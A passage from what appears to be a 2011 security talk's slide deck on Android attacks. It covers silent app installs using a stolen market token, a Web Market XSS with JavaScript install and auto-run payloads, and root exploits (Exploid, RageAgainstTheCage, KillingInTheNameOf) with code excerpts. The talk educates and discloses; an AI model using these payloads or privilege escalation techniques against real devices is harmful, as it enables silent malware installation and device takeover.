        accountManager.getAuthToken(acct, "android", false, new GetAuthTokenCallback(), null);  
        return;  
    }  
}
```


Bypassing Permissions Approval



- Steal the “android” service token used by market from the AccountManager
- Construct protobuf request to market servers for invoking an application installer
- INSTALL_ASSET is pushed and app installed without any user prompt / permission approval
- PoC disguised as an Angry Birds expansion app

Angry Birds Bonus Levels



Angry Birds Bonus Levels FREE
Jon Oberheide

About Comments

Description

Bonus levels for Angry Birds.

Version 1.0 438KB
<50 downloads 0 ratings


About the developer

View more applications

Visit the developer's Web page
<http://jon.oberheide.org>

Install

Angry Birds Bonus Levels



Install Angry Birds Bonus Levels

Please click the above button to install the bonus Angry Birds levels!

November 9, 2010 -75 11:39 PM

T-Mobile Clear

Ongoing

USB connected
Select to copy files to/from your computer.

Notifications



☒ Fake Location Tracker
Successfully installed. 11:39 PM

☒ Fake Toll Fraud
Successfully installed. 11:39 PM

☒ Fake Contact Stealer
Successfully installed. 11:39 PM

☒ USB debugging connected
Select to disable USB debugging.

Fake Toll Fraud App



Vulns in Code/App Delivery



A sampling of some vulnerabilities in code and application delivery mechanisms:

'10

'11

'12



Code/app delivery vulnerabilities

June 2010:
Twilight /
Rootstrap
botnet

November 2010:
Angry Birds
arbitrary app
install

March 2011:
Android
Web Market
XSS

August 2011:
Angry Birds-like
vulnerability
(unpatched)

Android Web Market XSS



WEB MARKET XSS



- Android Web Market
 - Launched in Feb 2011
 - Allows browsing app market with your desktop browser
 - AND, installing apps to your phone from your browser



[Home](#) > [Android Market](#) > [Business](#)

The screenshot shows the app page for Duo Mobile by Duo Security, Inc. The app icon is a white keychain with two keys on a dark background. To the right of the icon is a 5-star rating with 7 reviews and a blue 'INSTALL' button. The page has a green header and a dark grey main content area. On the right side, there is a sidebar with a tab labeled 'OVERVIEW' and a section titled 'Descri' (likely 'Description'). Below the description, there is a note: 'Note: Duo will receive'. At the bottom of the main content area, there is a link 'More from developer' and a partially visible link 'Duo Token'.

Dangerous?



A web interface for installing apps directly to your phone?

What could possibly go wrong?

If it's one thing I don't need, it's your "I-don't-think-that's-wise" attitude! - Zapp



A Quick Audit...BINGO!



Title (en)
14 characters (30 max)

Description (en)

[Gmail](#) [Calendar](#) [Documents](#) [Photos](#) [Reader](#) [Web](#) [more ▼](#)

[Sign in](#)



Android Market



[ANDROID MARKET](#) > [BOOKS & REFERENCE](#) > [TESTAPPD](#)

testappd

Jon Oberheide



★★★★★

INSTALL

OVERVIEW


USE

PERMISSIONS

DESCRIPTION

testappd

[Visit Developer's Website >](#)



[Tweet](#)

ABOUT THIS APP

RATING:
★★★★★

UPDATED:
February 13, 2011

MORE FROM DEVELOPER



- A naïve XSS in the Web Market
 - Description field when publishing your app
- Vulnerability?
 - Pretty lame.
- Impact?
 - Pretty catastrophic.

**Javascript XSS
payload can trigger
the install of any app
to your phone.**

XSS Install Payload



Install payload:

```
/* silently install malicious app to victim phone */  
$.post('/install', {  
  id: 'com.attacker.maliciousapp',  
  device: initProps['selectedDeviceId'],  
  token: initProps['token'],  
  xhr: '1' }, function(data) {  
});
```

Forces user's browser to request install of
com.attacker.maliciousapp.

XSS Trigger Payload



Trigger payload:

```
/* append hidden iframe */
$('body').append($('<iframe id="xss" width="0"...>'));

/* continually trigger iframe src */
function trigger() {
    $('#xss').attr('src', 'trigger://blah');
    setTimeout('trigger()', 1000);
}
setTimeout('trigger()', 1000);
```

Forces user's phone to “auto-run” the malicious app after install.



- XSS RCE
 - Rarely used in the same sentence!
- Cross-device vulnerabilities
 - Don't cross the streams...at least without a simple confirmation prompt! o_O
- Fixed the XSS but not the underlying issue
 - Just wait a few months for the next XSS...



“So, I've got code execution on the device, now what?”

- Persistence

- Attackers want to maintain long-term control of your device
- Achieved via privilege escalation commonly followed by loading a rootkit

Privesc Vulnerabilities



743^c

A sampling of some
privilege escalation vulnerabilities:

'10

'11

'12



Privilege escalation vulnerabilities

July 2010:
Exploid

Aug 2010:
RageAgainst
TheCage

Dec 2010:
Zimperlich
(same as
RATC)

Jan 2011:
KillingInThe
NameOf

April 2011:
Gingerbreak
(same as
Exploid)

October 2011:
Levigator
(patched last
week in 2.3.6)

Exploid Jailbreak



EXPLOID



Reduce, reuse, recycle...exploits!

CVE-ID

CVE-2009-1185

(under review)

[Learn more at National Vulnerability Database \(NVD\)](#)

• Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings


Description

udev before 1.4.1 does not verify whether a NETLINK message originates from kernel space, which allows local users to gain privileges by sending a NETLINK message from user space.


References

Won 2009 Pwnie Award for best privesc!


Netlink in ASCII



Let's Pretend...



Lack of Source Checking





My non-Android udev exploit just ran /tmp/run as root:

```
mp = message;  
mp += sprintf(mp, "remove@d") + 1;  
mp += sprintf(mp, "SUBSYSTEM=block") + 1;  
mp += sprintf(mp, "DEVPATH=/dev/foo") + 1;  
mp += sprintf(mp, "TIMEOUT=10") + 1;  
mp += sprintf(mp, "ACTION=remove") + 1;  
mp += sprintf(mp, "REMOVE_CMD=/tmp/run") + 1;
```

- Android “inherited” the udev vuln
 - “init” daemon encapsulated udev functionality
 - Still was present years after udev patch

Exploid Payload



Stealth's payload looked like the following:

```
close(creat("loading", 0666)); ← creates "loading" file
if ((ofd = creat("hotplug", 0644)) < 0) ← writes "hotplug" file
    die("[-] creat");
if (write(ofd, path , strlen(path)) < 0) ← path to exploid binary
    die("[-] write");
close(ofd);
symlink("/proc/sys/kernel/hotplug", "data"); ← symlinks "data"
snprintf(buf, sizeof(buf), "ACTION=add%cDEVPATH=/..%s%c"
    "SUBSYSTEM=firmware%c"
    "FIRMWARE=../../..%s/hotplug%c", ← netlink msg
    0, basedir, 0, 0, basedir, 0);
```

What's happening here?

Use the Source, Luke!



From <http://android.git.kernel.org/?p=platform/system/core.git;a=blob;f=init/devices.c>:

```
void process_firmware_event(struct uevent *uevent)
{
    ...
    l = asprintf(&root, SYSFS_PREFIX"%s/", uevent->path);
    l = asprintf(&loading, "%sloading", root);
    l = asprintf(&data, "%sdata", root);
    l = asprintf(&file1, FIRMWARE_DIR1"/%s", uevent->firmware);
    ...
    loading_fd = open(loading, O_WRONLY);
    ^ /sys/.../sqlite_stmt_journals/loading
    data_fd = open(data, O_WRONLY);
    ^ /sys/.../sqlite_stmt_journals/data
    fw_fd = open(file1, O_RDONLY);
    ^ /etc/firmware/.../.../sqlite_stmt_journals/hotplug
    ...
    if(!load_firmware(fw_fd, loading_fd, data_fd))
```

Use the Source, Luke!



From <http://android.git.kernel.org/?p=platform/system/core.git;a=blob;f=init/devices.c>:

```
int load_firmware(int fw_fd, int loading_fd, int data_fd)
{
...
    write(loading_fd, "1", 1);    /* start transfer */

    while (len_to_copy > 0) {
        nr = read(fw_fd, buf, sizeof(buf));    ← read from “hotplug”
...
        while (nr > 0) {
            nw = write(data_fd, buf + nw, nr); ← write to “data”
...
        }
    }
```

Netlink message causes the init daemon to read the contents of “hotplug” and write them into “data”

BOOM! ROOT!



- Remember:
 - “hotplug” contains path to exploit
 - “data” is symlinked to `/proc/sys/kernel/hotplug`
- So:
 - `/proc/sys/kernel/hotplug` now contains the path to the exploit binary
 - Overrides the default hotplug path
- Invoke hotplug:
 - Exploit will be run as root!

RageAgainstTheCage Jailbreak



RAGEAGAINSTTHECAGE



What's wrong with the following code?

```
/* Code intended to run with elevated privileges */  
do_stuff_as_privileged();  
  
/* Drop privileges to unprivileged user */  
setuid(uid);  
  
/* Code intended to run with lower privileges */  
do_stuff_as_unprivileged();
```

Assuming a uid/euid=0 process dropping privileges...



Well, there's really only one line of interest:

```
/* Drop privileges to unprivileged user */  
setuid(uid);
```

From setuid(2) man page:

ERRORS

EAGAIN The uid does not match the current uid and uid brings process over its **RLIMIT_NPROC** resource limit.

It's true, setuid() can and will fail.



What is RLIMIT_NPROC?

RLIMIT_NPROC

The maximum number of processes (or, more precisely on Linux, threads) that can be created for the real user ID of the calling process. Upon encountering this limit, **fork(2)** fails with the error **EAGAIN**.

If there are too many processes for the uid we're dropping to, **setuid()** will fail!

Therefore, privileges will not be dropped and we'll continue execution with uid=0!

Exploiting setuid(2) Issues



- If we can artificially inflate the number of processes owned by the target uid, we can hit uid's `RLIMIT_NPROC` and force `setuid()` to fail with `errno EAGAIN`.
- Hopefully, the binary running with `uid=0` will then perform some unsafe operation that we can influence.



- ADB:

Android Debug Bridge (adb) is a versatile command line tool that lets you communicate with an emulator instance or connected Android-powered device. It is a client-server program that includes three components:

...

A daemon, which runs as a background process on each emulator or device instance.

- Guess what ADB fails to do when it calls `setuid` to drop privileges?

RageAgainstTheCage Exploit



- ADB fails to check setuid() return value:

```
/* then switch user and group to "shell" */  
setgid(AID_SHELL);  
setuid(AID_SHELL);
```

- RageAgainstTheCage exploit:
 - fork() up to RLIMIT_NPROC for “shell” user
 - Kill adb, fork() again, adb fails setuid()
 - Your `adb shell` is now a root shell!

KillingInTheNameOf Jailbreak



KILLINGINTHENAMEOF



- ashmem
 - Custom shmem interface by Google:
The ashmem subsystem is a new shared memory allocator, similar to POSIX SHM but with different behavior and sporting a simpler file-based API.
- Custom code → ripe for vulnerabilities!

ashmem Property Mapping



- ashmem maps in Android system properties in to each address space

```
# cat /proc/178/maps
...
400000000-400080000 r-xs 000000000 00:07 187
/dev/ashmem/system_properties (deleted)
...
```

- Not mmap'ed PROT_WRITE thankfully, that would be bad, wouldn't it?



- Android properties:

```
$ getprop
[ro.secure]: [1]
[ro.allow.mock.location]: [1]
[ro.debuggable]: [1]
...
```

- ro.secure determines whether ADB runs as root or drops privs to AID_SHELL user
- If we can change it to 0, we've got root!

KillingInTheNameOf Exploit



- Turns out ashmem will let us mprotect the mapping as PROT_WRITE:

```
printf("[+] Found prop area @ %p\n", prop);  
if (mprotect(prop, PA_SIZE, PROT_READ|PROT_WRITE) < 0)  
    die("[-] mprotect");
```

- Flip the ro.secure property to 0:

```
if (strcmp(pi->name, "ro.secure") == 0) {  
    strcpy(pi->value, "0");  
}
```

- Spawn root adb shell!

Privesc Vulnerabilities




A new privilege escalation
every couple months?

'10

'11

'12



Privilege escalation vulnerabilities

July 2010:
Exploid

Aug 2010:
RageAgainst
TheCage

Dec 2010:
Zimperlich
(same as
RATC)

Jan 2011:
KillingInThe
NameOf

April 2011:
Gingerbreak
(same as
Exploid)

October 2011:
Levigator
(patched last
week in 2.3.6)

So We're Screwed?



- No shortage of privesc vulns and exploits
- Unlocked firmwares may disincentivize public privesc payloads
- All software systems have bugs
 - Make the bugs harder to exploit
 - Hardened toolchains and kernels

